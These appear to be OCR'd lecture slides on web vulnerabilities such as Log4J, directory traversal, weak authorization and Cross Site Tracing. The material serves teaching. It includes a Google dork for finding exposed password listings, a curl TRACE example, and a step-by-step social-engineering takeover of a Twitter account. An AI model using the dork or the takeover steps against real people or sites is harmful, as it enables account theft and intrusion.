
# Remote code execution: Log4J

- Many java webserver use a library called "log4j" for logging




CVE-2021-44832


# Remote code execution: Log4J




CVE-2021-44832

# Directory traversal


Read arbitraty files on the server



# Bad authentication and authorization

- Unprotected /admin
- Bad authorization
  - E.g., "if authenticated it is ok"

# File upload vulnerability



# Web server misconfiguration

# Open directory listening

Type on Google:

*intitle:index.of "parent.directory" password OR passwd OR pw*

# XST -- Cross Site Tracing

- TRACE allows the client to see what is being received at the other end of the request chain and use that data for testing or diagnostic information
- With XSS, send a TRACE and read the HTTPONLY Session cookie!
- Modern browser prevent JS from sending TRACE, but similar attacks can be performed with phpinfo()

```
$ curl -X TRACE 127.0.0.1
TRACE / HTTP/1.1
User-Agent: curl/7.24.0 (x86_64-apple-darwin12.0) libcurl/7.24.0 OpenSSL/0.9.8r zlib/1.2.5
Host: 127.0.0.1
Accept: */*
```

*https://owasp.org/www-community/attacks/Cross_Site_Tracing*

# Dependencies and social engineering

# Social engineer: The case of @N on twitter

1. Call paypal and obtain the last 4 digit of the credit card
2. Call GoDaddy, use the last 4 digit and guess the the first 2 digit. Use these digit to authenticate
3. Steal the domain
4. Start twitter password recovery and takeover the account

https://medium.com/@N/how-i-lost-my-50-000-twitter-username-24eb09e026dd

# Tools

- BURP Suite
  - https://portswigger.net/burp